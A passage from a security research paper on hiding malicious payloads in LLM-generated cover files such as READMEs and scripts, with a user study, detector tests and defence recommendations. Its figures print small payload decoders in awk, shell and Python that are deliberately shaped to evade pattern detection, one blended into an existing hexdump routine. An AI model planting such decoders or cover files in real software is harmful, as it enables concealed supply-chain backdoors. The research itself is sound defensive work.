The results are presented in Table 1. We find that approaches designed merely to produce printable encodings achieve the most compact representation. For example, excluding padding, Base64 requires only 4 bytes to encode 3 payload bytes, whereas our approach shows a notably higher expansion rate. However, this compactness comes at the cost of plausibility. The compact approaches exhibit extreme perplexity values, ranging from 456 to more than 11,000, which are far above the reference value of 11.7 for natural text. Only our approach produces outputs within the natural range, achieving perplexity values as low as 9.4. The next best method by Mason et al. [29] attains a perplexity of 74, which is still a factor of 7 higher than that of natural text.

4.3 Human Perceptibility

So far, we have approximated the plausibility of encoded payloads using perplexity. While it provides a reasonable estimate, the key question is how much these generated cover files stand out among regular files. To address this, we conduct a user study to directly assess the perceptibility of our attack.

Experimental setup. To evaluate our approach under realistic conditions, we encode payloads derived from real-world software backdoors. These include the first stages of the XZ Utils backdoor [16], the EventStream backdoor [1], the injected code from the Codecov incident [8], the Webmin backdoor [13], and the PHP backdoor patch [34]. In addition, we include two TCP bind shellcodes [48, 49]. This selection yields a realistic distribution of payload lengths and character compositions. An overview of all payloads is provided in Table 2. *None of the included backdoors is directly executable or capable of causing harm to participants.*

Table 2: Backdoor payloads considered in the evaluation.

Backdoor	Host Software	Type	Year	Size
XZ Utils [9, 16]	`xz-5.6.1`	Shell	2024	1300
PHP [34]	`php-src c730aa2`	C	2021	461
Codecov [8]	`bash-uploader`	Shell	2021	89
Event-Stream [1]	`flatmap-stream-0.1.1`	JS	2019	501
Webmin [13]	`webmin-1.890`	Perl	2019	427
Bind Shell [48]	—	x86-64	2013	150
Reverse Shell [49]	—	x86-64	2013	118

Based on the results in Section 4.2, we use the space character as the signal byte and select block sizes of 2 and 8. Because the chosen payloads vary in length, we apply chunking and padding as described in Section 3.5. Chunk sizes are determined by dividing the output sizes by the expansion rates measured in Section 4.2. Examples of the generated cover files are shown in Appendix E. The required runtime and costs are detailed in Appendix B.

Study design. We design the user study as a series of triangle tests. In each test, participants are shown three sample files on a website, two drawn from real software repositories and one generated by our encoder, and are asked to identify the file that does not belong. The real files are selected from a pool of 500 GitHub files of the corresponding type. Each participant completes five tests in total, one for each of the four cover file types and an attention check. To avoid bias, the files do not overlap with those used in the filtering stage of our approach, and the order of tests is randomized.

When conducting this study, we follow ethical best practices as outlined in the Menlo Report [25] and adhere to all relevant privacy regulations. Participants are informed about the purpose of the survey in advance and debriefed after completion. Importantly, no decoding is performed at any point in the study, so participants are never exposed to the encoded payloads. Further details on ethical considerations are provided in Section 8.

Participants. We distribute the resulting survey through a university mailing list. In total, we receive full responses from 35 participants ($\mu_{\text{age}} = 28.7$, $\sigma_{\text{age}} = 10.8$, 75% male, 19% female, 6% other). Most participants have a degree related to computer science (65%) or are currently pursuing one (22%). A subset of 13% have no relation to computer science. For the analysis, we exclude these participants to ensure a minimal level of technical experience. We also remove three participants who failed the attention check, resulting in a total of 28 participants.

Study results. The results of our study are shown in Figure 8. In this simplified setup, users are presented with only three files in each test, rather than a full project in which the cover file is embedded. As one of these files is always a cover file, the probability of randomly selecting it as the one that stands out among the benign files is 33%. On average, participants selected our generated cover files in 40% of cases as outliers. For `README` files as well as Perl and Bash scripts, the selection rate was close to random chance. In contrast, a different pattern emerges for `CONTRIBUTING` files, where participants selected the generated file in up to 67% of cases.




Figure 8: Detection by study participants. The detection of cover files, generated with a block size of 2 and 8, a midst regular files across different types of cover data.

A closer examination of the participants' explanations indicates that these choices were often motivated by the excessive length of the text (8 cases) or by a generally low perceived text quality (6 cases). We attribute this effect to the fact that `CONTRIBUTING` files are typically short. Since the encoder processes the entire input, which can be relatively long, the resulting cover data often exceed the typical length of such files, making them more noticeable compared to the shorter, genuine files. Additionally, generating outputs that significantly surpass the natural length of the file can further degrade quality, sometimes resulting in repetitive tokens.

Breaking down detection by block size, we find that participants select the cover files in 44% of cases on average for a block size of 2 and in 36% of cases for a block size of 8. These results are consistent with our perplexity based approximation: files encoded with larger block sizes are detected less frequently than those with smaller block sizes due to the increased flexibility of the encoding. When examining the explanations provided by participants, we observe a broad range of reasons, only some of which are related to our attack. For example, participants often cite a low perceived quality of the output, though they more frequently attribute this property to regular files rather than to our attack.

In summary, our study demonstrates that human reviewers rarely identify suspicious characteristics when examining cover files produced by our attack. With the exception of `CONTRIBUTING` files, which draw more attention due to their length, detection rates for all other file types are close to random guessing. As a result, such files would likely pass a brief review when included in commits that add documentation or scripts. We therefore conclude that LLM-based encoding can generate sufficiently plausible content to conceal malicious code within these cover files.

5 Defenses and Recommendations

Up to this point, we have explored the threat of hiding malicious code from the perspective of an attacker. To counteract this threat, we also investigate possible defense mechanisms and derive recommendations for development practices. As a first step, we examine the detectability of the encoded cover data (Section 5.1) and the decoding routines (Section 5.2).

5.1 Detectability of Cover Data

At first glance, the high detection rates of the human perceptibility experiment might suggest that detection is straightforward. However, this experiment only required participants to choose from three possible options, which significantly simplifies the task. Because each test contains a cover file and participants are required to make a decision, a detection rate of 67% implies a 33% false-positive rate—too high to be useful as a defense. Consequently, human reviewers do not appear to reliably distinguish between cover data and real-world examples of the same file type.

This, however, does not preclude the possibility of automated detection mechanisms. A key characteristic of our cover data is that it is machine-generated. While the malicious payload itself can be varied arbitrarily by an attacker, the reliance on LLM-based generation is intrinsic to our approach and may therefore constitute a potential tell-tale signal of manipulated content.

Therefore, as a first detection scenario, we investigate how well malicious cover data can be identified based on the fact that it is AI-generated; a generic approach that does not require the defender to have knowledge of the attack or its internals. As a second scenario, we consider a stronger defender who is aware of the attack and can leverage this knowledge for more targeted detection.

Detecting generated data. We explore this possibility by measuring the performance of state-of-the-art methods for detecting machine-generated text. In particular, we evaluate three metric-based methods [3, 21, 23] that performed best in a recent study on identifying generated data [28]. In addition, we employ *GPTZero* [44], a commercial tool for spotting different forms of text generated by LLMs. As supply-chain attacks are rare, we measure the detection rate of the method at fixed false-positive rates. To that end, we select thresholds that are common in the intrusion detection domain [7], namely 0.1% and 1%, which we consider to be upper bounds for an acceptable performance. Higher false-positive rates could lead to excessive false alarms. For example, in the XZ Utils repository, commits occur roughly once per hour (median), making higher false-positive rates difficult to manage. As a basis for our assessment, we use the same files that were in use for our study, to ensure a realistic setting for the defender.

Results. None of the evaluated methods achieves a sufficiently high detection rate. The best performance is obtained by Hans et al. [21] on code files, with a detection rate of 0.31 at a false-positive rate of 1%. While this result is promising, it must be interpreted in light of the *base-rate fallacy* [2]. In practice, the vast majority of files do not contain malicious code, meaning that even a false-positive rate of 0.1% would lead to an excessive number of false alarms, rendering all approaches impractical. Further details of these experiments are shown in Appendix C.

We conclude that current techniques for detecting machine generated content are unsuitable for identifying cover files produced by our approach. We conjecture that the presence of machine-generated content in benign files inflates false-positive rates and thereby contributes to the overall poor performance.

Detecting encoded payloads. To assess the detection capability of a stronger defender, we assume that they have access to the attack and can generate their own cover data files. These files can then

be used to train a detection model tailored to identifying artifacts of this specific attack. To that end, we consider two perspectives. First, we train a classifier to distinguish encoded payloads from human-generated documents. Second, we train it to distinguish encoded payloads from AI-generated documents. In both cases, we assume that the defender is unaware of the specific prompt used by the attacker. As a data basis for training, we use the AI-generated files from our experiment outlined in Section 4.2 and the same human-generated content used in our user study in Section 4.3. For both models, we employ a random forest classifier trained on bag-of-words features extracted from these documents.

We find that detection is straightforward in the first setting but not feasible in the second, with recall rates of 94.8% and 0%, respectively, at a fixed false-positive rate of 1%. This indicates that the payloads appear artificial, yet are not easily distinguishable from benign AI-generated text. As a result, prohibiting AI-generated contributions in open-source projects—although difficult to enforce—could serve as a first step towards improved defenses.

5.2 Detectability of Decoders

The second defense strategy against our attack is to detect the decoding routine. Unlike the cover data, this routine cannot take arbitrary forms, as it must correctly implement the decoding algorithm. Even though our encoding scheme allows for very compact decoders, they still exhibit recurring patterns, such as an addition modulo 256, a loop over the input data, or a sequence of arithmetic operations on string data.

Analysis. Evaluating the detectability of decoders is not straightforward. In hindsight, it is easy to design detection patterns for specific routines, for example using regular expressions or distinctive substrings. The important question is whether such patterns generalize to unseen implementation variants. To address this question, we conduct a twofold investigation. First, we develop decoder variants that aim to avoid patterns visible in the previous examples. Second, we analyze common substrings across these decoders to assess how many shared patterns remain.

A common pattern in all decoders shown in Figure 6 is a loop that processes the input data. While such iteration is inherent to any approach that operates on an input of arbitrary size, it need not appear explicitly in the code. For example, Figure 9 shows a shell script that relies on the streaming capabilities of `awk` to decode the payload. The loop is implicit in the invocation of `awk`.

Similarly, we address the proximity of string operations by splitting the functionality into independent parts. Figure 10 illustrates a decoder whose components can be distributed across a larger file

```
xxd -p | fold -w4 | awk '{
  f = substr($0,1,2)
  s = substr($0,3,2)
  a = (a+strtonum("0x" f))%256
  if (s=="20") printf "%c", a
}'
```

Figure 9: Shell decoder without loop. The decoder is implemented as shell script without loop using `awk`.

```
# Part 1: Initialization
a=0
DATA=$(od -An -tx2)
# Part 2: Update of sum using carrier
update_data() {
  a=`dc -e "$2 $((0x$1)) + 2 8 ^ % p"`
}
# Part 3: Print of sum on signal value
print_data() {
  [[ $1 == 20 ]] && printf \\$(printf %o "$a");
}
# Part 4: Loop over data
for l in $DATA; do
  update_data ${l:2} $a
  print_data ${l:0:2}
done
```

Figure 10: Shell decoder in parts. The decoder is implemented in parts that can be distributed across a larger shell script.

while preserving the original functionality. Notably, the modulo 256 pattern is obscured by using `2 8 ^`, which corresponds to the reverse Polish notation for 2^8 as interpreted by the calculator `dc`. Lastly, the decoder can also be integrated into the existing implementation of the project, with an example shown in Appendix D.

Results. With only minor changes to the original decoders from Figure 6, we are able to remove common patterns in the variants presented in Figures 9, 10 and 11. When computing the longest common substring over all decoders, we find only a *single shared string of two bytes*, namely "`in`". All other shared substrings are one byte long and therefore unsuitable for detection. This qualitative analysis highlights the difficulty of detecting decoders. They are typically small and highly flexible in their implementation. While more advanced techniques, such as static or dynamic analysis, offer potential for improvement, they are hard to apply in this setting. Build and configuration scripts often invoke external programs, rendering static analysis semantically opaque and dynamic analysis dependent on low-level instrumentation. For example, in Figure 9, the decoding logic relies on the semantics of `xxd`, `fold`, and `awk` within a shell script. Although detecting such a decoder is not impossible, it would require cross-program and cross-language analysis. We are not aware of any off-the-shelf approach that can reliably identify this logic. Therefore, we conclude that automatically spotting decoders is currently not a practical defense.

5.3 Recommendations

Our results paint a sobering picture: neither human reviewers nor automated methods provide detection performance that is sufficient to counter shape-shifting malicious code. Therefore, we argue that effective defenses against hidden code must be applied *before* manipulated data is incorporated into a software project. Based on this insight, we derive the following recommendations:

R1 *Vetting of contributors.* As a first requirement, we recommend that software projects apply careful vetting of contributors, particularly those submitting changes to critical components. This includes verifying contributor identities and monitoring

unusual contribution patterns. While such measures do not prevent all attacks, they raise the barrier for adversaries seeking to introduce hidden malicious content.

R2 *Accountability of changes.* As a second requirement, we advise enforcing accountability for submitted changes by maintaining provenance information and traceability throughout the development process. This includes signed commits and ownership of contributions. By strengthening accountability, projects can deter malicious behavior and enable post-hoc analysis if suspicious code is discovered.

Adopting these requirements in practice is especially challenging for open-source projects, as they conflict with their collaborative nature. Open-source development relies on low barriers to entry and decentralized contributions, whereas strict vetting and accountability run counter to this openness. Still, we argue that the limited effectiveness of detection leaves such measures as the only currently viable defense against shape-shifting malicious code.

6 Related Work

To the best of our knowledge, we are the first to explore the use of LLMs for hiding malicious code and to empirically evaluate such attacks with human reviewers. At the same time, our approach builds on prior contributions from related areas, including steganography, constrained sampling, and shellcode encoding. We briefly review this body of related work in the following.

Steganography. Steganography aims to embed secret messages within a cover medium so that information can be transmitted covertly over a public channel, a setting closely related to hiding malicious code in supply-chain attacks. Recent advances in deep learning have led to steganographic methods that use LLMs to conceal information in natural language text [6, 41, 50]. These approaches achieve high encoding capacity and strong concealment, yet they differ fundamentally from our setting in that they require both the sender and the receiver to have access to the same LLM. This requirement is intractable for supply-chain attacks, as access to an LLM at decoding time would be conspicuous in most scenarios. Consequently, we adopt an asymmetric design in which the decoding step is deliberately kept small and unobtrusive.

Constrained sampling. The second component of our approach is the constrained search on the output of the LLM using sampling. Recently, sampling under constraints, specified by a formal grammar, has attracted growing interest in natural language processing. Here, such techniques are used to simplify downstream processing by enforcing that generated outputs conform to a particular structure, such as a JSON schema, programming language syntax, or a fixed vocabulary [18, 22, 27, 45]. Theoretically, our encoding scheme could also be expressed as a formal grammar parameterized by the chosen malicious payload and then handled using these sampling techniques. In practice, however, this approach is infeasible for the following two reasons.

First, the resulting grammar would be extremely large, as it would need to represent operations such as addition modulo 256, leading to substantial overhead. Second, and more importantly, existing methods for constrained generation do not explicitly encourage progress toward completing the encoding. Instead, they greedily optimize model likelihood, which often results in unbounded text generation without successfully encoding even a single byte. This stands in contrast to our goal driven approach, which reliably encodes payloads even at substantial length.

Encoding schemes. Finally, our approach is related to traditional encoding methods that transform shellcode into printable or evasive byte sequences [12, 14, 15, 30, 33, 39]. These techniques aim to produce compact outputs that remain close in size to the original input while hindering pattern-based detection. An exception is the method proposed by Mason et al. [29], which encodes shellcode into English-like text and serves as the basis for our encoding. Due to its reliance on simple n-gram models, this approach often produces incoherent text, as illustrated in Figure 3. We address this limitation by using LLMs to generate coherent, high-quality content in both natural language and structured formats such as code.

7 Limitations

Our investigation and empirical evaluation of techniques for hiding malicious code using LLMs come with different limitations, which we discuss in the following.

Design of the encoding scheme. The design of our encoding scheme integrates lightweight data representation with constrained sampling from an LLM. While effective in our evaluation, we do not claim that this scheme is optimal, and alternative designs with similarly small decoding routines and flexibility are conceivable. However, when exploring other approaches, such as encoding individual characters or manipulating least significant bits, we observe a comparable trade-off between unconstrained and constrained content. Moreover, byte-level operations, as used in our approach, are broadly supported across programming languages. We therefore view our scheme as a representative prototype that illustrates how similar attacks could be implemented in practice.

Selection of LLMs. LLMs vary substantially in their capabilities and suitability across application domains. For our experiments, we selected models for particular settings, namely *gemma3-12b* for encoding data, *gpt4.1-nano* for filtering, and *qwen3-14b* to measure perplexity. Although alternative model choices could lead to quantitative differences in our experiments, we do not expect qualitatively different results. Our user study yields detection rates close to random guessing, suggesting that the generated cover files closely resemble real-world content and are therefore difficult to identify. More capable models would further reduce detectability, reinforcing our assessment of potential risk to software supply chains.

Selection of cover data. Our study focuses on cover files that represent common text and code formats. This selection captures artifacts found in open-source software repositories, but it is naturally not exhaustive. Other file types, such as configuration files in JSON or YAML, API documentation, or additional scripting languages, could also serve as plausible cover data. Given the omnipresence of the selected formats, however, they are sufficient to demonstrate the threat posed by shape-shifting malicious code.

Similarly, we conduct all experiments at the granularity of entire files. In practice, an adversary might instead embed malicious code only into parts of otherwise regular files, resulting in a mixture of benign and encoded content. This is a realistic scenario, as illustrated by the sophisticated design of the XZ Utils backdoor. Such a strategy would further blur the boundaries, making detection even more challenging than in our experiments. At the same time, this approach requires careful selection of where to embed the malicious payload, a choice that is likely project specific. As a result, this aspect is beyond the scope of our work, which focuses on general approaches for hiding malicious payloads rather than on tailoring attacks to individual projects.

8 Ethics and Artifacts

In this work, we adopt the perspective of an adversary to explore novel ways to hide malicious code in supply-chain attacks. Although such an offensive viewpoint may seem counterproductive for advancing security, it is an indispensable step for anticipating emerging threats and developing corresponding defenses. Given the capabilities of LLMs in other domains, we argue that our work is a necessary endeavor to assess the risks they introduce in software security. To limit potential harm from our research, we have taken different measures, which we detail in the following.

Ethical considerations. We examine different approaches to mitigate the impact of our attack and provide practical recommendations for protection in Section 5. While some of the defensive measures prove ineffective and others are challenging to implement for open-source software, we argue that such negative findings are a key part of security research and that drawing attention to unresolved problems is a difficult but ethically necessary step.

We also carefully designed the user study measuring the detectability of cover data. Our institution does not operate an IRB, yet we adhered to the ethical practices outlined in the Menlo Report [25] and complied with all applicable privacy regulations. In particular, at no point were participants exposed to malicious code. We used only non-executable data for the study. Participants were informed about the purpose of the survey at the outset and debriefed after completion. As a result, we consider the risk of harm to participants arising from our evaluation to be minimal.

Availability of artifacts. To foster research on malicious code and backdoors, we release all software for decoding payloads, along with the data used in our experiments, through the following repository: github.com/mlsec-group/animagus. However, we do not publish the code for encoding malicious payloads, as this would directly enable the hiding of software backdoors in open-source projects. Making this code publicly available would pose significant risks, as it could be readily misused by malicious actors.

Nevertheless, we are prepared to share the code under controlled conditions with official security institutions and academic collaborators. Such access will be granted upon request, following appropriate ethical review and under confidentiality agreements. In summary, although we cannot release the full code artifacts, we provide detailed prompts, methodology, and technical descriptions to ensure that the study's validity and research contributions can be independently assessed.

9 Conclusion

LLMs have become indispensable tools in numerous applications due to their ability to generate semantically coherent outputs. This same capability, however, also introduces new opportunities for adversaries: by integrating techniques for hiding malicious code into the generation process of LLMs, attackers can produce cover files of previously unattained quality. As we demonstrate in our evaluation, such files are difficult to detect by both automated detection tools and human reviewers. Consequently, any accompanying documentation or script in a software project may encode a malicious payload, providing an avenue for supply-chain attacks. The risk of backdoors silently entering software is thus substantially greater than previously assumed.

Unfortunately, our analysis indicates that effective protection against this threat is far from straightforward. As in traditional malware analysis, modeling decoders and encoded payloads is simple in hindsight, yet detecting previously unknown attacks remains extremely challenging. We therefore argue that protection against supply-chain attacks must begin earlier, through more careful vetting of contributors and by maintaining clear accountability for the changes they make. This poses significant challenges for open-source projects that rely on open contribution models. At the same time, however, this openness constitutes a central vulnerability, making better protection unavoidable in the long term. We hope that our work contributes to increased awareness and fosters further research on defenses.

10 Acknowledgments

This work was funded by Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) under project ALISON (492020528) and the European Research Council (ERC) under the consolidator grant MALFOY (101043410).

References

[1] I. Arvanitis, G. Ntousakis, S. Ioannidis, and N. Vasilakis. A Systematic Analysis of the Event-Stream Incident. In *Proc. of the European Workshop on Systems Security (EuroSec)*, 2022.
[2] S. Axelsson. The Base-Rate Fallacy and Its Implications for the Difficulty of Intrusion Detection. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 1999.
[3] G. Bao, Y. Zhao, Z. Teng, L. Yang, and Y. Zhang. Fast-DetectGPT: Efficient Zero-Shot Detection of Machine-Generated Text via Conditional Probability Curvature. In *Proc. of the International Conference on Learning Representations (ICLR)*, 2024.
[4] A. Basu, A. Mathuria, and N. Chowdary. Automatic Generation of Compact Alphanumeric Shellcodes for x86. In *Information Systems Security (ICISS)*, 2014.
[5] L. Beurer-Kellner, M. Fischer, and M. T. Vechev. Prompting Is Programming: A Query Language for Large Language Models. *Proc. of the ACM on Programming Languages (PACMPL)*, 2023.
[6] Y. Cao, Z. Zhou, C. Chakraborty, M. Wang, Q. M. J. Wu, X. Sun, and K. Yu. Generative Steganography Based on Long Readable Text Generation. *IEEE Transactions on Computational Social Systems*, 2024.
[7] N. Carlini, S. Chien, M. Nasr, S. Song, A. Terzis, and F. Tramèr. Membership inference attacks from first principles. In *Proc. of the IEEE Symposium on Security and Privacy (S&P)*, pages 1897–1914, 2022. doi: 10.1109/SP46214.2022.9833649.
[8] Codecov Security Team. Bash Uploader Security Update. Blog Post, 2021. Accessed: December 2025.
[9] G. Coldwind. xz/liblzma: Bash-Stage Obfuscation Explained. Blog Post, 2024. Accessed: December 2025.
[10] C. Collberg and J. Nagra. *Surreptitious Software: Obfuscation, Watermarking, and Tamperproofing for Software Protection.* Addison-Wesley, 2009.
[11] S. Dai, T. Wei, C. Zhang, T. Wang, Y. Ding, Z. Liang, and W. Zou. A Framework to Eliminate Backdoors from Response-Computable Authentication. In *Proc. of the IEEE Symposium on Security and Privacy (S&P)*, 2012.

[12] R. Eller. Bypassing msb data filters for buffer overflow exploits on intel platforms. Websites. Accessed: December 2025.
[13] D. Fisher. Backdoor found in webmin utility. Website, 2019. Accessed: December 2025.
[14] P. Fogla and W. Lee. Evading Network Anomaly Detection Systems: Formal Reasoning and Practical Techniques. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2006.
[15] P. Fogla, M. I. Sharif, R. Perdisci, O. M. Kolesnikov, and W. Lee. Polymorphic Blending Attacks. In *Proc. of the USENIX Security Symposium*, 2006.
[16] A. Freund. Backdoor in Upstream XZ/liblzma leading to SSH server compromise. Website, 2024. Accessed: December 2025.
[17] L. Gao, S. Biderman, S. Black, L. Golding, T. Hoppe, C. Foster, J. Phang, H. He, A. Thite, N. Nabeshima, et al. The pile: An 800GB Dataset of Diverse Text for Language Modeling. *arXiv preprint arXiv:2101.00027*, 2020.
[18] S. Geng, M. Josifoski, M. Peyrard, and R. West. Grammar-Constrained Decoding for Structured NLP Tasks without Finetuning. In *Proc. of the Conference on Empirical Methods in Natural Language Processing (EMNLP)*, 2023.
[19] X. Gui, J. Liu, M. Chi, C. Li, and Z. Lei. Analysis of Malware Application Based on Massive Network Traffic. *China Communications*, 2016.
[20] Z. Géczi and P. Iványi. Automatic Translation of Assembly Shellcodes to Printable Byte Codes. *An International Journal for Engineering and Information Sciences*, 2018.
[21] A. Hans, A. Schwarzschild, V. Cherepanova, H. Kazemi, A. Saha, M. Goldblum, J. Geiping, and T. Goldstein. Spotting LLMs With Binoculars: Zero-Shot Detection of Machine-Generated Text. In *Proc. of the International Conference on Machine Learning (ICML)*, 2024.
[22] J. E. Hu, H. Khayrallah, R. Culkin, P. Xia, T. Chen, M. Post, and B. V. Durme. Improved Lexically Constrained Decoding for Translation and Monolingual Rewriting. In *Proc. of the Conference of the North American Chapter of the Association for Computational Linguistics: Human Language Technologies (NAACL-HLT)*, 2019.
[23] X. Hu, P. Chen, and T. Ho. RADAR: Robust AI-Text Detection via Adversarial Learning. In A. Oh, T. Naumann, A. Globerson, K. Saenko, M. Hardt, and S. Levine, editors, *Advances in Neural Information Processing Systems (NeurIPS)*, 2023.
[24] S. Josefsson. The Base16, Base32, and Base64 Data Encodings. RFC, 2006.
[25] E. Kenneally and D. Dittrich. The Menlo Report: Ethical Principles Guiding Information and Communication Technology Research. Technical report, U.S. Department of Homeland Security, 2012.
[26] P. Ladisa, H. Plate, M. Martinez, and O. Barais. SoK: Taxonomy of Attacks on Open-Source Software Supply Chains. In *Proc. of the IEEE Symposium on Security and Privacy (S&P)*, 2023.
[27] Z. Li, X. Ding, T. Liu, J. E. Hu, and B. V. Durme. Guided Generation of Cause and Effect. In *Proc. of the International Joint Conference on Artificial Intelligence (IJCAI)*, 2020.
[28] Y. Liu, Z. Zhong, Y. Liao, Z. Sun, J. Zheng, J. Wei, Q. Gong, F. Tong, Y. Chen, Y. Zhang, et al. On the Generalization and Adaptation Ability of Machine-Generated Text Detectors in Academic Writing. In *Proc. of the ACM SIGKDD Conference on Knowledge Discovery and Data Mining (KDD)*, 2025.
[29] J. Mason, S. Small, F. Monrose, and G. MacManus. English Shellcode. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2009.
[30] Metaexploit. Shikata ga nai encoder. PDF, 2012.
[31] M. Ohm, H. Plate, A. Sykosch, and M. Meier. Backstabber's Knife Collection: A Review of Open Source Software Supply Chain Attacks. In *Proc. of the International Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*, 2020.
[32] R. or Phrack Staff. Writing IA32 Alphanumeric Shellcodes. Blog Post, 2001. Accessed: December 2025.
[33] D. Patel, A. Basu, and A. Mathuria. Automatic Generation of Compact Printable Shellcodes for x86. In *14th USENIX Workshop on Offensive Technologies (WOOT)*, Aug. 2020.
[34] N. Popov. PHP Backdoor: Changes to Git Commit Workflow. News Web, 2021. Accessed: December 2025.
[35] M. Schloegel, T. Blazytko, M. Contag, C. Aschermann, J. Basler, T. Holz, and A. Abbasi. Loki: Hardening Code Obfuscation Against Automated Attacks. In *Proc. of the USENIX Security Symposium*, 2022.
[36] F. Schuster and T. Holz. Towards Reducing the Attack Surface of Software Backdoors. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2013.
[37] Y. Shoshitaishvili, R. Wang, C. Hauser, C. Kruegel, and G. Vigna. Firmalice - Automatic Detection of Authentication Bypass Vulnerabilities in Binary Firmware. In *Proc. of the Network and Distributed System Security Symposium (NDSS)*, 2015.
[38] P. Skolka, C.-A. Staicu, and M. Pradel. Anything to Hide? Studying Minified and Obfuscated Code in the Web. In *Proc. of the International World Wide Web Conference (WWW)*, 2019.
[39] Y. Song, M. E. Locasto, A. Stavrou, A. D. Keromytis, and S. J. Stolfo. On the infeasibility of modeling polymorphic shellcode. In *Proc. of the ACM Conference on Computer and Communications Security (CCS)*, 2007.
[40] A. Srivastava. Linux/x86 execve(/bin/sh) Shellcode. Exploit PoC, 2018. Accessed: December 2025.
[41] M. Steinebach. Natural language steganography by chatgpt. In *Proc. of the International Conference on Availability, Reliability and Security (ARES)*, 2024.
[42] L. Tal. A Snyk's Post-Mortem of the Malicious Event-Stream NPM Package Backdoor. Blog post, 2018. Accessed: December 2025.
[43] K. Thompson. Reflections on trusting trust. *Communications of the ACM*, 1984.
[44] E. Tian, A. Cui, and A. Adam. Gptzero: Towards detection of ai-generated text using zero-shot and supervised methods. Website, 2023.
[45] G. Tuccio, L. Bulla, M. Madonia, A. Gangemi, and M. Mongiovì. GRAMMAR-LLM: grammar-constrained natural language generation. In *Findings of the Association for Computational Linguistics (ACL)*, 2025.
[46] X. Ugarte-Pedrero, D. Balzarotti, I. Santos, and P. G. Bringas. Sok: Deep packer inspection: A longitudinal study of the complexity of run-time packers. In *Proc. of the IEEE Symposium on Security and Privacy (S&P)*, 2015.
[47] B.-J. Wever. Writing ia32 restricted instruction set shellcode decoder loops. Blog post, 2004. Accessed: December 2025.
[48] R. Willis. Linux/x86 TCP Bind Shellcode. Shellcodes database entry, 2013. Accessed: December 2025.
[49] R. Willis. Linux/x86 Reverse TCP Bind Shellcode. Shellcodes database entry, 2013. Accessed: December 2025.
[50] J. Wu, Z. Wu, Y. Xue, J. Wen, and W. Peng. Generative text steganography with large language model. In *Proc. of the ACM International Conference on Multimedia (MM)*, 2024.
[51] Y. Zhang and V. Paxson. Detecting backdoors. In *Proc. of the USENIX Security Symposium*, 2000.
[52] Z. Ziegler, Y. Deng, and A. M. Rush. Neural linguistic steganography. In *Proc. of the Conference on Empirical Methods in Natural Language Processing and the International Joint Conference on Natural Language Processing, EMNLP-IJCNLP*, 2019.

A Prompt strategies

Investigating three prompt strategies, we find that perplexity for the simple context performs slightly better than the detailed context, while the reversed context performs slightly worse. However, all three designs lie within two standard deviations of one another, indicating that the choice of context only has a modest influence. Table 3 shows an overview of the different context types and their impact on the AI-generated files.

Table 3: Comparison of context types. Larger values are better for length and smaller values for perplexity. The length of the generated files is measured in kilobytes.

Context type	Length	Perplexity
Simple		
`README`	2.5 ± 0.2	2.4 ± 0.29
`CONTRIBUTING`	3.6 ± 0.3	2.5 ± 0.18
Shell script	5.6 ± 1.3	1.8 ± 0.21
Perl script	5.9 ± 1.0	1.7 ± 0.13
Detailed		
`README`	20 ± 3.3	2.7 ± 0.18
`CONTRIBUTING`	12 ± 1.4	2.9 ± 0.15
Shell script	8.2 ± 1.2	2.0 ± 0.16
Perl script	8.3 ± 1.2	2.0 ± 0.14
Reverse		
`README`	3.8 ± 0.3	2.9 ± 0.20
`CONTRIBUTING`	7.8 ± 0.3	2.7 ± 0.12
Shell script	8.5 ± 1.5	2.5 ± 0.20
Perl script	7.9 ± 1.0	3.9 ± 0.73

B Runtime and Costs

In addition to evaluating attack performance and detectability, we also investigate the run-time requirements and associated costs of encoding a malicious payload into cover media. Encoding the payloads on a single A100 GPU scales linearly with payload size. For a block size of 2, encoding takes approximately 30 seconds per byte, decreasing to around 3 minutes per byte for a block size of 8. At an estimated rental cost of $1.5 per hour for an A100 GPU, encoding the full XZ backdoor with a block size of 2 costs an attacker approximately $13.50. Given the effort required for effective supply-chain attacks, these costs are negligible, making shape-shifting code a practical extension to existing attack strategies.

C LLM based cover data detection

The detection performance varies across methods and file formats, as reported in Table 4, with some approaches performing better on certain formats than on others. Similar results are obtained when providing cover data generated with a block size of 8.

Table 4: Detectability of cover data. The detection rate is measured for cover data of block size of 2 at a false-positive rate of 0.1%/1.0%. We highlight all values greater than zero.

Method	Text		Code	
	Readme	Contrib	Bash	Perl
Random	0.00/**0.01**	0.00/**0.01**	0.00/**0.01**	0.00/**0.01**
Bao et al. [3]	0.00/0.00	0.00/**0.11**	0.00/0.00	0.00/0.00
GPTZero	0.00/**0.22**	0.00/0.00	0.00/0.00	0.00/0.00
Hans et al. [21]	0.00/0.00	0.00/0.00	0.00/**0.31**	**0.08**/**0.31**
Hu et al. [23]	0.00/0.00	0.00/0.00	0.00/0.00	0.00/0.00

D Python decoder

In addition to the standalone decoders, we design a decoder that is embedded into existing code to further hinder detection. To this end, we embed our decoder into the hexdump functionality of the parsing utility package `dpkt`, thereby reusing a loop that already iterates over blocks of user-controlled input data. We present this decoder in Figure 11. The computation of the aggregated bytes in lines 13–15 blends into the surrounding code that outputs a hexadecimal representation, making the decoder difficult to recognize.

```
1  n = 0
2  cksum = [0]
3  res = []
4  while buf:
5    line, buf = buf[:length], buf[length:]
6    hexa = ' '.join(
7      ['%02x' % compat_ord(x) for x in line]
8    )
9    line = line.translate(_vis_filter).decode('utf-8')
10   res.append(
11     '  %04d:  %-*s %s' % (n, length * 3, hexa, line)
12   )
13   cksum[0] += line[-2]
14   if line[-1] == 32:
15     cksum.append(chr(cksum[0] & 255))
16   n += length
```

